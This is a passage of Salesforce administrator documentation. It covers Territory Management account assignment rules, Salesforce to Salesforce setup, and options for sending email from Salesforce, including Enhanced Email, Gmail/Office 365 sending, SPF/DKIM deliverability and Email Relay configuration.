5. Enter a name for the rule. Rule names must be unique and can have a maximum of 80 characters.
6. Define filter criteria that accounts must match to be included in the territory.

   If your organization uses multiple languages, use your organization's default language when specifying your criteria. When you use picklists to specify filter criteria, the selected values are stored in the organization's default language. If you edit or clone existing filter criteria, first set the `Default Language` on the Company Information page to the same language that was used to set the original filter criteria. Otherwise, the filter criteria may not be evaluated as expected.
7. Optionally, check the `Apply to child territories` box that makes the rule applicable to child territories
8. Optionally, check the `Active` box to activate the rule. Inactive rules never run.

   Active account assignment rules automatically evaluate accounts and assign them to territories when:

   - An account is created using the Salesforce user interface, the Force.com API version 20.0 or earlier, or a client such as Connect Offline.
   - An account is imported using an import wizard.
   - An account is created by the conversion of a lead.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or edit account assignment rules:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

- An account is edited and saved if the `Select by default` checkbox is selected for the `"Evaluate this account against territory rules on save" checkbox` option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
- An account is edited and saved via the Force.com API.
- **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- Duplicate accounts are merged.

9. Click **Save** to finish, or **Save & New** to save the rule and begin defining another rule.

Tip: By creating at least one account assignment rule at the top of your territory hierarchy that applies to child territories, you can build a hierarchy where all accounts match the top-level criteria and subordinate territories differentiate accounts by more specific criteria.

Similarly, if your organization uses divisions, create a rule at the top of your territory hierarchy that filters accounts by division and applies to child territories.

SEE ALSO:

Managing Account Assignment Rules

Preview Account Assignments

Display and Edit Territories

Preview Account Assignments

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Before running account assignment rules, preview a list of the accounts that would be assigned to the territory and territories below it in the territory hierarchy if the rules currently marked active were run:

1. From the territory detail page, click **Manage Rules** > **Preview**.
2. Click **Save** to save the active status of the rules. Click **Save & Run Rules** to save the active status of the rules and evaluate the rules against all existing accounts in your organization.

Note: Running account assignment rules affects accounts in the Recycle Bin.

SEE ALSO:

Managing Account Assignment Rules

Create and Edit Account Assignment Rules

Display and Edit Territories

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To preview account assignments in territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

View Inherited Rules Lists

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

The inherited rules list page displays a list of account assignment rules inherited by the selected territory. From this page, you can view detailed rule information and access information on individual rules.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
- Click a rule name to view the rule detail.

SEE ALSO:

Territory Management

Manually Assign Accounts to Territories

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view inherited rules:
- "View Setup and Configuration"

Manually Assign Accounts to Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

As an alternative to creating and running account assignment rules, you can add accounts to territories manually:

1. On the territory detail page, click **Add Accounts** on the Manually Assigned Accounts related list.
2. Choose a view from the drop-down list, or click **Create New View** to build a new custom view.
3. Click **Select** and **Deselect** to move accounts between the Available and Selected areas. Also, you can:
   - Click a letter to view accounts that correspond to that letter.
   - Click **All** to display all accounts that match the criteria of the current view.
   - Click **select shown** to move all accounts that are shown on the current list page to the Selected area below.
   - Click **deselect shown** or **deselect all** to move accounts from the Selected area to the Available area.
4. When the accounts in the Selected area includes all accounts that you want to manually add to the territory, click **Assign**.

Note: Manually adding accounts and running account assignment rules are completely independent. A manually added account remains in a territory until it is manually removed. There is nothing to prevent assignment rules also adding the account to the territory.

SEE ALSO:

Display and Edit Territories

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To manually add accounts to territories:
- "Manage Territories"

  AND

  "Edit" on accounts

  OR

  You are a forecast manager, `Forecast managers can manage territories` is selected, you are working below your position in the territory hierarchy, and you have "Edit" on accounts.

Enable Business Networks for Collaboration Across Organizations

Enable Salesforce to Salesforce

Warning: Enabling Salesforce to Salesforce is not reversible, however, you control the information you share and the connections you share with. You can stop sharing or modify sharing settings at any time. By enabling Salesforce to Salesforce, you agree to allow salesforce.com to process updates to information in your organization that is shared with other organizations. Salesforce to Salesforce allows you to share your data with third-party recipients, and those recipients may in turn use Salesforce to Salesforce to share your data with further third-party recipients unknown to you. You are responsible for ensuring that appropriate contractual or other legal arrangements are in place between you and your recipients to limit those recipients' use and disclosure of your shared data.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Salesforce to Salesforce:
- "Modify All Data"

To enable Salesforce to Salesforce:

1. From Setup, enter *Salesforce to Salesforce Settings* in the Quick Find box, then select **Salesforce to Salesforce Settings**.
2. Click **Edit**.
3. Select Enable.
4. Click **Save**.

When you enable Salesforce to Salesforce, a new user named "Connection User" is created. This user does not count towards the number of used licenses for your organization, and is not included in any user management view.

When your business partner updates a shared record, the Last Modified By field on the record in your organization displays Connection User, allowing you to easily track all changes made by your business partners.

The Connection User is automatically assigned to the Partner Network profile. The Partner Network profile cannot be modified and is not included in any profile management view.

After Salesforce to Salesforce is enabled:

1. Create a permission set with the "Manage Connections" permission enabled and the Connection tab set to Visible, and assign the permission set to users who will be working with Salesforce to Salesforce connections.

   We also recommend giving the "Manage Queues" user permission to all users with the "Manage Connections" user permission. This lets users create and manage queues for connections without needing assistance from an administrator.

2. Configure Salesforce to Salesforce settings, such as communication templates for sending invitations to your business partners.
3. Add the External Sharing related list to page layouts for the appropriate profiles.

   Note: This related list can be made available to all users, not just users with the "Manage Connections" permission.

4. Optionally, create custom list views on the External Sharing related list and give access to the appropriate users, so that they can view and accept shared records.
5. Optionally add the Received Connection Name and Sent Connection Name columns to the related lists on the page layouts of the desired objects.

6. Create and manage connections with your business partners.

SEE ALSO:

Salesforce to Salesforce Overview
Tips for Using Salesforce to Salesforce
Finding Out if Your Partners Use Salesforce

Configure Salesforce to Salesforce

You can configure Salesforce to Salesforce to use communication templates for interacting with your business partners. In addition, you can configure the email address and name used on the templates. To configure any of these settings:

1. From Setup, enter *Salesforce to Salesforce Settings* in the Quick Find box, then select **Salesforce to Salesforce Settings**.
2. Click **Edit** and modify the following settings:

Setting	Description
From Email Address	The email address from which all Salesforce to Salesforce communication templates are sent, for example, "partner@acme.com." Salesforce sends the emails automatically, but they appear to your contacts as if they were sent from this email address. If a contact responds to a communication template, the response is sent to this address.
From Email Name	The name that will be associated with the "From" Email Address, for example, "Acme Channel Manager".
Invitation Template	Used to send invitations.
Deactivation Template	Used to notify a business partner that you have deactivated the connection.
Accept Invitation Template	Used to notify a business partner that you have accepted an invitation.
Reject Invitation Template	Used to notify a business partner that you have not accepted an invitation.
Update Connection Profile Template	Used to notify business partners of changes to an active connection profile.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure Salesforce to Salesforce:

- "Modify All Data"

3. Click **Save**.

SEE ALSO:

- Salesforce to Salesforce Overview
- Inviting Business Partners to Connect using Salesforce to Salesforce
- Managing Connections
- Sharing Records Using Salesforce to Salesforce

Setting Up Salesforce-Integrated Email

Email Editions and Permissions

Salesforce email and templates are available in several editions. Enable the feature and manage permissions and access at the organization level and for administrators and end users.

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organization Level	Permissions and Access Requirements
Use Email in Lightning Experience:	• Lightning Experience enabled. • Send Email action added to Lightning Actions on page layouts for objects that support Lightning Email.
Send all types of outbound email:	`Access to Send Email` access level set to *`All email`*.
Send attachments:	• Content Deliveries enabled to upload files larger than 3 MB. If Content Delivery is not enabled, users cannot upload files larger than 3 MB. • Salesforce Files enabled to send files. If Salesforce Files is not enabled, you can only send attachments.
View sent emails:	• When Enhanced Email is on: No additional permissions are required. Emails appear as email records. • When Enhanced Email is off: Emails appear as task records. We recommend enabling Shared Activities. If Shared Activities is not enabled and a user sends email to multiple contacts, Salesforce creates duplicate closed task records—one for each contacts.

Administrator	Permissions and Access Requirements
Create an email template:	"Send Email" permission.
Attach a file to a template or email:	Access to the file you're attaching.
Delete a template created by someone else:	"View All Data" permission.
Send email:	Before sending email for the first time, all administrators must verify their email addresses. Just follow the prompt.

User	Preferences and Permissions Required
Create an email template:	"Send Email" permission.
Add merge fields to a template or email:	Access to the fields on the applicable object.
Attach a file to a template or email:	Access to the file you're attaching.
Delete a template you created:	None.
Send email:	• "Send Email" permission. • Before sending email for the first time, all administrators and users must verify their email addresses. Just follow the prompt.

SEE ALSO:

Which Option for Sending Email from Salesforce Is Best for Your Organization?

Configure the Email Action in the Activity Composer in Lightning Experience

Enhanced Email: Improve Email in Salesforce with Key Customizations and a Better Email Page

Enhanced Email gives you and your users a ton of email functionality to better drive your business processes, including the ability to relate emails to other records, add custom fields to emails, use triggers with emails, modify the email layout, and manage emails using the Salesforce API. You also get a new and improved email detail page that shows emails in their original format.

With Enhanced Email, emails in Salesforce are saved as EmailMessage records. EmailMessage is a standard Salesforce object, and that's how you get all of these great new email features.

Note: With Enhanced Email, for backwards compatibility, we still create a Task record for each email message. However, when you view emails in Salesforce, you see the Email Message record for the email. That's a good thing, because now emails display in their original format. So, HTML emails show the HTML format, and plain text emails show plain text format. That's what your users expect.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Setting Up Enhanced Email

Consider a few tidbits of wisdom before using Enhanced Email, including limitations, details for Email-to-Case customers, and information about working with EmailMessage and Task records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Enhanced Email is automatically enabled for most organizations except ones that use Email-to-Case.
- If you use Email-to-Case, you can already use custom fields, customized layouts, workflow rules, and triggers with emails without enabling Enhanced Email. Plus, you already use the EmailMessage object to store emails associated with cases. If you want to be able to relate EmailMessage records to other objects (besides cases), then we recommend that you enable Enhanced Email.
- With Enhanced Email, your emails are stored using the standard Salesforce object, EmailMessage. This gets you all the usual goodies that come with standard objects, including custom fields, customized layouts, and a better record detail page. If your organization uses Email-to-Case, the EmailMessage object is already used to store emails associated with cases. If your organization does not use Email-to-Case, and you want to store emails with the EmailMessage object, you must enable Enhanced Email.
- With Enhanced Email, emails sent from Salesforce are saved as both EmailMessage records and Task records. However, only the EmailMessage record is shown on the email detail page in the UI.
- Even if your organization uses Enhanced Email, emails added from Web-to-Lead and Salesforce for Outlook are still only stored as Task records.
- You can't use custom currency fields with the EmailMessage object.
- EmailMessage records can have only one record type.
- Workflow rules can use EmailMessage records only to update fields on Case records.
- You can relate emails to contacts, leads, accounts, opportunities, cases, campaigns, person accounts, and other records. In Salesforce Classic, these related emails are displayed in the Activity History list. In Lightning Experience, they are displayed in the Activity Timeline.
- Email is logged as an EmailMessage record, not an Activity record, and how you modify the content has changed. Email fields, including RelatedToId, can only be changed when the email is in draft status. The IsExternallyVisible field and custom fields are the exception. This restriction is true for changes made in the UI and through the API.
- Before using Enhanced Email, we recommend that you:
  - Review triggers and workflow rules that use the EmailMessage object. For EmailMessage records associated with cases, the `ParentID` field is always populated. With Enhanced Email, you can associate EmailMessage records with other records and the `ParentID` field may be blank. As a result, you may need to update your triggers and workflow rules to handle email messages with a blank `ParentID` field.
  - Review custom business logic that incorporates tasks and emails. We recommend that you:
    - Recreate any custom Task object fields on the EmailMessage object.
    - Migrate any Task object triggers to the EmailMessage object.
  - Test it in a sandbox with any workflows and customizations, including Email-to-Case customizations.

SEE ALSO:

Enhanced Email: Improve Email in Salesforce with Key Customizations and a Better Email Page

Set Up Enhanced Email

Set Up Enhanced Email

Enhanced Email gives you and your reps a ton of great email functionality, including the ability to relate emails to other records, add custom fields to emails, use triggers with emails, modify the email message layout, and manage emails using the Salesforce API. Enhanced Email is automatically enabled for most organizations except those that use Email-to-Case.

1. From Setup, enter *Enhanced Email* in the Quick Find box, then select **Enhanced Email**.
2. Click **Enable**.
3. Update the Email Message page layout to:
   a. Add the `Related To` field.
   Then, your users can see which records are related to an email.
   b. Remove the `Parent Case` field from the Email Message page layout. This field is generally blank unless you use Email-to-Case and an email is associated with a case.

SEE ALSO:

Enhanced Email: Improve Email in Salesforce with Key Customizations and a Better Email Page

Considerations for Setting Up Enhanced Email

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send email:

- "Send Email" permission and access to the record the email is sent from.

To attach files to email or templates:

- Access to the file you're attaching.

To use reply, reply all, and forward

- Read access to the leads and contacts who are email recipients

Let Your Users Send Email from Salesforce

Your users are in Salesforce all day long to review customer information, log activity, and create reports. So, why not make it easy on them and let them send email right from Salesforce? There are several options, depending on whether your organization uses Lightning Experience, whether your company owns an email domain, and which email application your company uses.

Which Option for Sending Email from Salesforce Is Best for Your Organization?

There are several options that let your users send email right from Salesforce These options depend on whether your organization uses Lightning Experience, whether your company owns an email domain, and which email application your company uses.

Monitor Emails Sent from Salesforce

Get the most out of sending email from Salesforce with features that let you monitor emails, including email logs and the mass email queue.

Improve Deliverability of Emails Sent from Salesforce

Email deliverability is the likelihood of a company's or individual's email reaching its intended recipient. To improve the deliverability of email you send through Salesforce, we offer severalsettings and compliance options.

Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common From Address

If your Salesforce org requires users to share a common email alias, you can define a list of organization-wide addresses for each user profile. When sending email from Salesforce, users with these profiles can select their own address or the organization-wide address for the email's `From` address. Replies are delivered to selected address.

Organization-Wide Footers: Let Users Send Email from Salesforce with Common Footers

Let your users save time and apply common messaging to all emails sent from Salesforce by creating organization-wide footers. You can create a separate email footer for each encoding and choose default footers for single and mass email. In Lightning Experience, mail sent via Gmail or Office 365 can contain an organization-wide footer: you choose if it is included.

Which Option for Sending Email from Salesforce Is Best for Your Organization?


There are several options that let your users send email right from Salesforce These options depend on whether your organization uses Lightning Experience, whether your company owns an email domain, and which email application your company uses.

Use this flowchart to figure out which option for sending email from Salesforce is right for your org. It all starts with whether you use Lightning Experience or not.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



*If your email addresses end in @aol.com, @yahoo.com, and @gmail.com and you want to use Email Relay, you need to register for your own domain. This is due to the Domain-based Message Authentication, Reporting & Conformance (DMARC) policy at Gmail, AOL™, and Yahoo™. Learn More

Send Through Gmail or Office 365: Let Users Send Email through External Services

To streamline their email correspondence, let your users send email from Salesforce using their Gmail or Office 365 accounts. Then, to recipients, emails look like they were sent from your users' Gmail or Office 365 accounts. Your users can also see the emails they've sent in their Gmail or Office 365 Sent Items folder.

Send Through Salesforce: Let Users Send Email through Salesforce

To streamline their email correspondence, let your users send email from Salesforce using the Salesforce servers. No need to integrate with an external email service. This a great approach if you're using Salesforce Classic, need bounce management, or aren't using Gmail™ or Office 365™ with Lightning Experience.

Email Relay: Let Users Send Email through Your Company's Email Server

To streamline their email correspondence, let your users send email from Salesforce through your company's email server. Then, to recipients, emails look like they were sent from your users' company email accounts. These emails are also stored on your company's email server, which helps with compliance, and your users can see the emails they've sent from Salesforce in their company email Sent Items folder.

Send Through Gmail or Office 365: Let Users Send Email through External Services

To streamline their email correspondence, let your users send email from Salesforce using their Gmail or Office 365 accounts. Then, to recipients, emails look like they were sent from your users' Gmail or Office 365 accounts. Your users can also see the emails they've sent in their Gmail or Office 365 Sent Items folder.

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Setting Up Send Email through Gmail™ or Office 365™

Review a few details before setting up Send through Gmail or Office 365, including details about triggers and workflow rules and information for organizations that use Communities.

Set Up Send Email Through Gmail™ or Office 365™

With a few quick steps, you can let your users send email in Salesforce using their Gmail or Office 365 accounts.

Considerations for Setting Up Send Email through Gmail™ or Office 365™

Review a few details before setting up Send through Gmail or Office 365, including details about triggers and workflow rules and information for organizations that use Communities.

- Send through Gmail or Office 365 is not available in Communities. If your organization has Send Through Gmail or Office 365 enabled, it will not work in Communities. Instead, emails sent in Communities will go through Salesforce or Email Relaying, depending on which option your organization has configured.
- If you use Send through Gmail, you can visit your My Email Settings page in Salesforce to customize the name that shows up in the From field of your outgoing emails. If you use Send Through Office 365, you can't change the name in Salesforce.

When using Send through Gmail or Office 365:

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Emails are not stored in Salesforce email logs, which are only used for emails sent through Salesforce. This means email delivery information is not available in Salesforce. Obtain email logs from Gmail or Office 365.
- Emails sent by triggers and workflow rules are still sent through Salesforce.
- Bounce management isn't supported, so contacts and leads aren't automatically updated with bounce information. However, you can view bounced emails in your email inbox. If you require bounce management, use Send through Salesforce instead.
- Transport Layer Security (TLS) is handled through the external email service and not through Salesforce settings.
- Organization-wide footers do not appear in emails sent from Salesforce.

SEE ALSO:

Send Through Gmail or Office 365: Let Users Send Email through External Services

Set Up Send Email Through Gmail™ or Office 365™

Set Up Send Email Through Gmail™ or Office 365™

With a few quick steps, you can let your users send email in Salesforce using their Gmail or Office 365 accounts.

1. From Setup, enter *Send through External Email Services* in the Quick Find box, then select **Send through External Email Services**.
2. Enable Send through Gmail or Send through Office 365. You can't select both options.

   Your users can manage their external email configuration from **My Email Settings** in their personal settings.

The feature is enabled for all users with the standard user profile or with the "Send Email through External Email Services" user permission. Users can send through external email services in the Lightning Experience Email Composer using the OAuth industry standard. User credentials aren't stored within Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send email:

- "Send Email" permission and access to the record the email is sent from.

SEE ALSO:

Send Through Gmail or Office 365: Let Users Send Email through External Services

Considerations for Setting Up Send Email through Gmail™ or Office 365™

Send Through Salesforce: Let Users Send Email through Salesforce

To streamline their email correspondence, let your users send email from Salesforce using the Salesforce servers. No need to integrate with an external email service. This a great approach if you're using Salesforce Classic, need bounce management, or aren't using Gmail™ or Office 365™ with Lightning Experience.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

Considerations for Setting Up Send through Salesforce

Review a few details before setting up Send through Salesforce, including details about bounce management and spam.

Set Up Send Email Through Salesforce

Review a few details before setting up Send through Salesforce, including details about bounce management and spam.

Test the Deliverability of Emails Sent Through Salesforce

When a user sends an email through Salesforce, the email is routed through one of a number of possible Salesforce IP addresses. If the email's recipient blocks any of these IP addresses, the email might not be receieved. It's hard to test whether your customers are receiving emails from all possible Salesforce IP addresses. However, using the Test Deliverability feature, you can easily send an emails to yourself from each of the potential Salesforce IP addresses. If you receive all emails, then you aren't blocking any of the Salesforce IP addresses.

Considerations for Setting Up Send through Salesforce

Review a few details before setting up Send through Salesforce, including details about bounce management and spam.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

- Send through Salesforce is a good option if:
  - You need bounce management.
  - You don't want to integrate Salesforce with an external email service.
  - You aren't using Gmail™ or Office 365™ with Lightning Experience.
- If email authentication is not configured properly following the recommendations below, emails are flagged as spam by certain email providers.
- If your company doesn't own the domain or has bounce management enabled, your sent emails may be identified as being sent through Salesforce and may appear like they're coming from you.
- If the Deliverability settings, `Enable compliance with standard email security mechanisms` or `Activate bounce management`, are enabled, Gmail recipients see extra information
- If `Enable Sender ID compliance` is enabled, Outlook and email clients supporting Sender ID don't see "Sent on behalf of [sender name]."
- If your company owns a domain, we recommend that you set up email authentication methods like Sender Policy Framework (SPF) or DomainKeys Identified Mail (DKIM) in your DNS. This ensures better delivery and acceptance by recipients.

Set Up Send Email Through Salesforce

Review a few details before setting up Send through Salesforce, including details about bounce management and spam.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

For Companies that Own a Domain (mycompany.com)

1. Turn off "Enable compliance with standard email security mechanisms."
2. Turn off "Enable Sender ID compliance."
3. Add Salesforce's SPF record to client's domain DNS to indicate that Salesforce is an approved sender e.g SPF record: "v=spf1 mx include:_spf.salesforce.com ~all".
4. Set up DKIM for better deliverability.

For Companies that Don't Own a Domain

If your email address domain is not owned by your company and ends in @gmail.com, @aol.com or @yahoo.com, you need to register for a domain that you control, and use this new domain for all of your emails sent from Salesforce due to the Domain-based Message Authentication, Reporting & Conformance (DMARC) policy at Gmail, AOL™, and Yahoo™. Learn More Other:

1. Turn on "Enable compliance with standard email security mechanisms."

2. Turn off "Enable Sender ID compliance." We recommend enabling Sender ID compliance only if you have recipients using the Sender ID email authentication protocol, which isn't widely used.

Test the Deliverability of Emails Sent Through Salesforce

When a user sends an email through Salesforce, the email is routed through one of a number of possible Salesforce IP addresses. If the email's recipient blocks any of these IP addresses, the email might not be receieved. It's hard to test whether your customers are receiving emails from all possible Salesforce IP addresses. However, using the Test Deliverability feature, you can easily send an emails to yourself from each of the potential Salesforce IP addresses. If you receive all emails, then you aren't blocking any of the Salesforce IP addresses.

1. From Setup, enter *Test Deliverability* in the Quick Find box, then select **Test Deliverability**.
2. Enter your business email address.
3. Click **Send**. Salesforce sends a test message from all IP addresses to your business email address. Each test message specifies the IP address from which it was sent.
4. To make sure that you received all test messages, check your business email account.

If you didn't receive all the test messages, your organization's email administrator must whitelist the Salesforce IP ranges on your organization's email server. Whitelisting an IP address allows the email server to receive email from an IP address that is otherwise blocked. For a current list of Salesforce IP ranges, see What are the Salesforce IP Addresses to whitelist?.

Salesforce maintains separate IP addresses for inbound and outbound email. The IP addresses used for outbound email don't accept inbound email connections.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To test email deliverability:
- "Modify All Data"

SEE ALSO:

Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce

Enabling Compliance BCC Emails

Email Relay: Let Users Send Email through Your Company's Email Server

To streamline their email correspondence, let your users send email from Salesforce through your company's email server. Then, to recipients, emails look like they were sent from your users' company email accounts. These emails are also stored on your company's email server, which helps with compliance, and your users can see the emails they've sent from Salesforce in their company email Sent Items folder.

Considerations for Setting Up Email Relay
Review a few details before setting up Email Relay, including details about bounce management and spam.

Set Up Email Relay

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Setting Up Email Relay

Review a few details before setting up Email Relay, including details about bounce management and spam.

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Email Relay is a good option if:
  - You want to route email sent from Salesforce through your company's mail service. This is helpful for compliance.
  - Your company owns the domain (mycompany.com).
- Email Relay is configured for your Salesforce org only. Email Relay enables you to store copies of all email for auditing. You can also append content such as standard footers into all emails. Bounce management is also supported.
- For bounce management to work, your email server must allow the relaying of email sent from Salesforce.
- Salesforce send limits still apply to email relaying.
- Email Relay requires some technical expertise to set up.

Set Up Email Relay

Email Relay uses your company's email server to send email from Salesforce. Companies set up email relaying to:

- Route all email from Salesforce through their own email servers. This prevents the appearance of email spoofing by Salesforce. Email spoofing is the forging of email headers to make messages appear as if they came from someone other than the original sender.
- Store copies of all email as required by government regulations in various industries.
- Apply existing content filters that scan messages for data and content that is not approved to be sent out through company email.
- Run outbound email through antivirus software before sending it to customers.
- Append data such as company-wide disclaimers at the bottom of email messages.

You can set up Email Relay for Salesforce-generated email by configuring Salesforce to automatically route email through your company's Simple Mail Transfer Protocol (SMTP) server. Contact Salesforce to enable email relaying for your organization.

Warning: If you plan to activate both bounce management and email relaying, check with your email administrator to ensure that your organization's email server allows the relaying of email sent from Salesforce; otherwise, the email you send from Salesforce may not get delivered. For more information on bounce management, see Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce on page 2069.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure Email Relay:
- "Modify All Data"

To set up email relaying:

1. From Setup, enter *Email Relay Activation* in the Quick Find box, then select **Email Relay Activation**.
2. Configure the following settings:

Setting	Description
Email Host	The host name or IP address of your company's SMTP server. Obtain this information from your email administrator. Important: If you plan to use Transport Layer Security (TLS) with this connection, enter the host name instead of the IP address. TLS requires the host name for verifying certificates.

Setting	Description

	For host names, use the following format:
	`<mail server>.<domain>.<domain extension>`
	For example:
	`mail.acme.com`

`Port`	The port number of your company's SMTP server. Obtain this information from your email administrator. Email relaying is supported on port numbers 25, 587, 10025, and 11025.
`TLS Setting`	Specifies whether Salesforce uses TLS for SMTP sessions. Select one of the following options: • `Preferred` (default): If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. If TLS is unavailable, Salesforce continues the session without TLS. • `Required`: Salesforce continues the session only if the remote server offers TLS. If TLS is unavailable, Salesforce terminates the session without delivering the email. • `Preferred Verify`: If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. Before the session initiates, Salesforce verifies the certificate is signed by a valid certificate authority, and that the common name presented in the certificate matches the domain or mail exchange of the current connection. If TLS is available but the certificate is not signed or the common name does not match, Salesforce disconnects the session and does not deliver the email. If TLS is unavailable, Salesforce continues the session without TLS. • `Required Verify`: Salesforce continues the session only if the remote server offers TLS, the certificate is signed by a valid certificate authority, and the common name presented in the certificate matches the domain or mail exchange to which Salesforce is connected. If any of these criteria are not met, Salesforce terminates the session without delivering the email.
`Restrict Relay to Domains`	Specifies whether to restrict the email relaying functionality to certain domains. If you select this option, enter the names of those domains separated by commas in the text field below. (The asterisk (`*`) wildcard is allowed; for example, `*.subdomains.com` matches john@aco.subdomains.com and john@bco.subdomains.com (but not john@subdomains.com)). This causes Salesforce to route email to your company's SMTP server only if the email is addressed to one of the listed domains. If you select the checkbox but do not

Setting	Description
	list any domains, Salesforce routes all email to your company's SMTP server.
`Active`	Enables email relaying for your organization. If you deselect this checkbox, Salesforce keeps the email relay configuration but does not route email to your company's email server.

3. Save the page.

Salesforce recommends sending a test message each time you change the email relay configuration.

SEE ALSO:

- Test the Deliverability of Emails Sent Through Salesforce
- Enabling Compliance BCC Emails
- Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce
- Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common From Address

Monitor Emails Sent from Salesforce

Get the most out of sending email from Salesforce with features that let you monitor emails, including email logs and the mass email queue.

EDITIONS

Available in: Salesforce Classic

Email Logs is available in: **All** Editions

Mass Email Queue is available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Email Logs: Monitor Emails Sent Through Salesforce

